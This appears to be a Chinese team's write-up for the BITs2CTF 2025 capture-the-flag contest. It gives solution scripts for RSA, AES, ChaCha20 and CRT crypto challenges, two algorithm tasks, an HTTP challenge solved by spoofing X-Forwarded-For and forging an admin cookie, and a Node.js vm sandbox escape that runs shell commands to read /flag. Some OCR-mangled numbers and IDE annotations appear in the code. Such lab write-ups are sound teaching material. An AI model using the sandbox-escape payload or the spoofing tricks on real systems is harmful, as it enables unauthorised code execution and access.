战队名称

星轨

比赛排名

总分数：2585

学生组排名：21

总排名：26

战队成员

用户名 1：Skx、真实姓名 1：孙可心

用户名 2：Zwt、真实姓名 2：赵婉彤

用户名 3；Dxx、真实姓名 3：戴希

解出题目 WP

BABYRSA

1. 解压文件，发现是 RSA 算法步骤，并且相关参数给出
2. 据此编写解密脚本

利用了 Fermat 因式分解，用私钥解密 m1、m2 得到 c1、c2，用代数恒等式求乘积 P = F1 * F2， 解二次方程恢复 F1 和 F2

3. 运行

```python
import math

N = 636585149594574746909030160182690866222909256464847291783000651837227921337237899651287943597773270944384034858925295744880727101606
m1 = 437018910555377754758713090674828434552623609418189605883878395265943244846522356956125593648928796885738904275195790322403904731577
m2 = 423775156887345771483214073174563566225971899378137973113300330050744806291600501030439300493007373439572486576854900377183900568124

e = 0x10001

a = math.isqrt(N)
if a*a < N:
    a += 1

while True:
    b2 = a*a - N
    b = math.isqrt(b2)
    if b*b == b2:
        p = a - b
        q = a + b
        break
    a += 1

assert p*q == N

phi = (p-1)*(q-1)
d = pow(e, -1, phi)
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)
```

```python
S = c1
T = c2
P = (pow(S,3) - T) // (3*S)
D = S*S - 4*P
sqrtD = math.isqrt(D)
F_a = (S + sqrtD) // 2
F_b = (S - sqrtD) // 2

def long_to_bytes(n):
    return n.to_bytes((n.bit_length()+7)//8, 'big')

part1 = long_to_bytes(F_a)
part2 = long_to_bytes(F_b)

flag = part2 + part1
print(flag.decode())
```

得到结果 BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}

签到题

1. 打开容器，输入图片，得到 flag

BITs2CTF{39a2f1e8-1ce8-447e-9a8a-b7670c34ddef}

easyAES

1. 取出 key 的高 16 字节

key_high = S >> (16*8)

key_high_bytes = long_to_bytes(key_high, 16)

由于 key 是 2 字节重复模式，取前两个字节 XY，恢复完整 32 字节密钥

full_key = XY * 16

2. 恢复 IV

S 和 key 反推出 iv = (S XOR key) ，取最低 16 字节

解密 enc_flag 使用

from Cryptodome.Cipher import AES

aes = AES.new(full_key, AES.MODE_CBC, iv)

flag = aes.decrypt(enc_flag)

print(flag)

3. 给出解题脚本

```
from Cryptodome.Util.number import *
from Cryptodome.Cipher import AES

S = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

# 1. 得到 key 高 16 字节
key_high_int = S >> (16*8)
key_high = long_to_bytes(key_high_int, 16)

# 2. 得到重复单元 XY
XY = key_high[:2]

# 3. 还原完整 256-bit AES 密钥
key = XY * 16

# 4. 还原 IV（最低 16 字节）
iv_int = S ^ bytes_to_long(key)
iv = long_to_bytes(iv_int, 16)

# 5. 解密
aes = AES.new(key, AES.MODE_CBC, iv)
flag = aes.decrypt(enc_flag)

print(flag)
```

得到结果 BITs2CTF{sjcihd_enf_huidjx_hsid}

Remaining thing

1. 根据题目提示 remaining thing，用中国剩余定理恢复 m^3 的整数值（模 N1*N2*N3 的代表恰好为 m^3 本身）,对得到的 m^3 求整数立方根,取根即得 m 然后把 m 转回 bytes → 明文/flag
2. 编写解题函数

remain

```python
#!/usr/bin/env python3

# ========= 输入数据 ========= #
e = 3

N1 = 19831146070473780450608271965513333016477420167810804693209535211751519378798100050 7
C1 = 13192445407076444144417541514427188094854353253584529650871742429298429176122106888 1

N2 = 66111404265300574613935728983655950688111510106384565086238514901421964133746188531 8
C2 = 41998123843875621116729989501531316956049116280732482300490270393719879500976089055 1

N3 = 14126749535297606509514418674348551918358936748316341471639452521057767873962355396 3
C3 = 41663026452800366344084116174180504236555705080505184877204086431216138707209002745 8

# ========= 工具函数 ========= #
def egcd(a, b):  2 用法
    if b == 0:
        return (1, 0, a)
    x1, y1, g = egcd(b, a % b)
    return (y1, x1 - (a // b) * y1, g)

def modinv(a, n):  1 个用法
    x, y, g = egcd(a, n)
    if g != 1:
        raise Exception("no inverse")
    return x % n

def integer_nth_root(x, n):  1 个用法
    low, high = 0, 1 << ((x.bit_length() + n - 1) // n + 2)
    while low < high:
        mid = (low + high) // 2
        t = pow(mid, n)
        if t == x:
            return mid, True
        if t < x:
            low = mid + 1
        else:
            high = mid
    root = low - 1
```

```python
    return root, pow(root, n) == x

# ========= CRT 合并 m^3 ========= #
Ns = [N1, N2, N3]
Cs = [C1, C2, C3]
M = N1 * N2 * N3

total = 0
for Ni, Ci in zip(Ns, Cs):
    Mi = M // Ni
    inv = modinv(Mi, Ni)
    total += Ci * Mi * inv
total %= M

m_cubed = total

# ========= 整数立方根 ========= #
m, exact = integer_nth_root(m_cubed, n: 3)

print("[+] exact cube root? ", exact)
print("[+] m =", m)

# ========= 转 ASCII ========= #
try:
    plaintext = m.to_bytes((m.bit_length() + 7) // 8, "big")
    print("[+] flag =", plaintext)
except:
    print("[!] cannot convert to bytes")
```

3. 运行得到 BITs2CTF{^_^cRVni_aXinSsd_fJnebvooo^_^}

http

1. 修改 URI 查看源码 view-source:http://127.0.0.1:43676/，通过构造请求参数并保存会话 cookie，掌握了请求与状态保持


```html
<!doctype html>
<html>
<head>
    <meta charset="utf-8">
    <title>第0关</title>
    <link rel="stylesheet" href="css/default.css">
</head>
<body>
<div class="overlay">
    <h1>欢迎来到BITs2CTF 2025</h1>
    <h1>答案就在网页源代码里</h1>
    <!--恭喜你学会查看网页源代码-->
    <!--前往/re9uest.php进入下一关-->
    <br><br><br>
```

前往 http://127.0.0.1:43676/robots.txt

```
User-agent: *
Disallow: /r0b0t.php

User-agent: Yandex
Disallow: *
```


3. 前往 http://127.0.0.1:43676/r0b0t.php，访问隐藏的路径 /r0b0t.php，并伪造请求头 X-Forwarded-For: 127.0.0.1 来模拟本地访问，突破了访问限制

4. 以 admin 身份访问页面，通过修改浏览器中的 cookie 值 admin=1 成功伪造了管理员身份，最终拿到 Base64 编码的 flag 并解码得到 BITS2CTF{669adbe4-dd25-4e86-906d-c1b22eeee282}。




故障机器人

1. 分析题目条件，给出算法思路。最开始模拟每一回合的过程，使用最小堆，但是这样虽然结果对却超时了 于是不模拟每一回合，而是用数学公式直接计算总伤害，每只异鸟需要攻击次数是（ai+2）/3，在攻击这只异鸟的过程中，场上还有 n-i 只异鸟，每次攻击后，所有存活异鸟都会造成伤害，所以这只异鸟的伤害贡献是：攻击次数×存货数-1，这样时间复杂度是 O（nlogn）只排序一次，然后线性遍历。



```python
def main():
    n = int(input().strip())
    a = list(map(int, input().split()))
    a.sort()

    total = 0
    for i, ai in enumerate(a):
        hits = (ai + 2) // 3
        alive = n - i
        total += hits * alive - 1

    print(total)

if __name__ == "__main__":
    main()
```

2. 提交文件得到 flag



Chacha20

1. 反编译 pyc 文件

chacha20.pyc, 文件大小 : 1.1 KiB

反编译结果

```python
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Version : Python 3.10

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend(), **('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'''k1={k1}''')
    print(f'''n1={n1}''')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'''加密后: {encrypted_data.hex()}''')
    return None

```


2. 枚举 seed = 0~99，生成对应的 k2、n2，即可恢复：real_key = long_to_bytes(k1 ^ k2_guess)real_nonce = long_to_bytes(n1 ^ n2_guess)。然后用 ChaCha20 解密 ciphertext，找到能解出正常 ASCII 的那一组得到 flag

```python
from Crypto.Util.number import long_to_bytes
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
import random
import time
k1 = 89156737880809474145449532029493055444849328922741582677584755390029529653680
n1 = 209794022060737284785334570850445075 92

cipher_hex = "a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888"
ciphertext = bytes.fromhex(cipher_hex)

for seed in range(100):
    random.seed(seed)

    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)

    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)

    # patch to 32-byte key and 16-byte nonce
    key = key.rjust(32, b'\x00')
    nonce = nonce.rjust(16, b'\x00')

    try:
        cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None, backend=default_backend())
        decryptor = cipher.decryptor()
        pt = decryptor.update(ciphertext)

        # flag usually printable
        if all(32 <= c < 127 for c in pt):
            print("Seed =", seed)
            print("Flag =", pt.decode())
            break
    except:
        pass
```


得到 BITs2CTF{pyc_reverse_is_important}

QwQwQwQ

1. 分析题目条件，给出算法思路。这道题的核心在于理解字符串的递归展开规律：只有字符'q'会被替换成"qwq"，而中间的‘w’不再继续展开，因此单个'q'在第 k 次修改后的长度满足递推式 (L(0)=1, L(k)=2L(k-1)+1)，解得闭式公式 (L(k)=2^{k+1}-1)。整串在第 k 次修改后的总长度就是原串中'q'的数量乘以 (L(k)) 再加上非'q'字符的数量。查询第 x 个字符时，先用前缀和统计原串中‘q’和非'q'的数量，通过二分查找确定第 x 个字符属于原串的哪一位，然后再解析该字符内部的位置：如果是非'q'，只有在 pos=1 时才是该字符，否则为 0；如果是'q'，则根据结构“左 q(k−1) + w + 右 q(k−1)”迭代判断落在左块、中间还是右块，直到定位到最终字符。这样就能在 O(m log|s|) 的复杂度内回答所有查询。
2. 据此编写代码，提交得到 flag




```python
def build_lengths(max_k=60, inf=10**18):

    L = [0] * (max_k + 1)
    L[0] = 1
    for k in range(1, max_k + 1):
        val = 2 * L[k - 1] + 1
        L[k] = val if val < inf else inf
    return L

def get_char_in_q(L, k, pos):

    if pos <= 0:
        return '0'
    if k > len(L) - 1:
        k = len(L) - 1
    while True:
        if k == 0:
            return 'q' if pos == 1 else '0'
        block = L[k - 1]
        if pos <= block:
            k -= 1

            continue
        elif pos == block + 1:
            return 'w'
        else:
            pos -= (block + 1)
            k -= 1


def solve():
    s = input().strip()
    n = len(s)
    m = int(input().strip())
    queries = [tuple(map(int, input().split())) for _ in range(m)]

    L = build_lengths()
    q_pref = [0] * (n + 1)
    nonq_pref = [0] * (n + 1)
    for i, ch in enumerate(s, 1):
        q_pref[i] = q_pref[i - 1] + (1 if ch == 'q' else 0)
        nonq_pref[i] = nonq_pref[i - 1] + (1 if ch != 'q' else 0)
```



1zvm

1. 获取宿主的 process 对象

   this.constructor.constructor("return process")()

2. 从 process 访问模块系统并引入 child_process

   this.constructor

   .constructor("return process")()

   .mainModule.require("child_process")

3. 同步执行系统命令并读取输出

   this.constructor


   .constructor("return process")()

   .mainModule.require("child_process")

   .execSync("cat /flag")

   .toString()

4. 得到 flag


在线Node JS Shell
安全的学习环境，在VM沙箱中运行您的代码
这是一个安全的Node JS Shell。你可以在这里进行Node JS学习。
请放心，你的所有操作都在vm沙箱中运行，不会产生其他影响。
输入JavaScript代码:
this.constructor.constructor("return process")
().mainModule.require("child_process").execSync("cat /flag").toString()
试试这些例子:
1 + 1 * 2
Math.sqrt(16)
new Date()
执行代码
执行结果:
BITs2CTF{f6991713-30eb-49d2-91e5-dee7d4f5533a}
Copyleft 2025 在线Node JS Shell | lamaper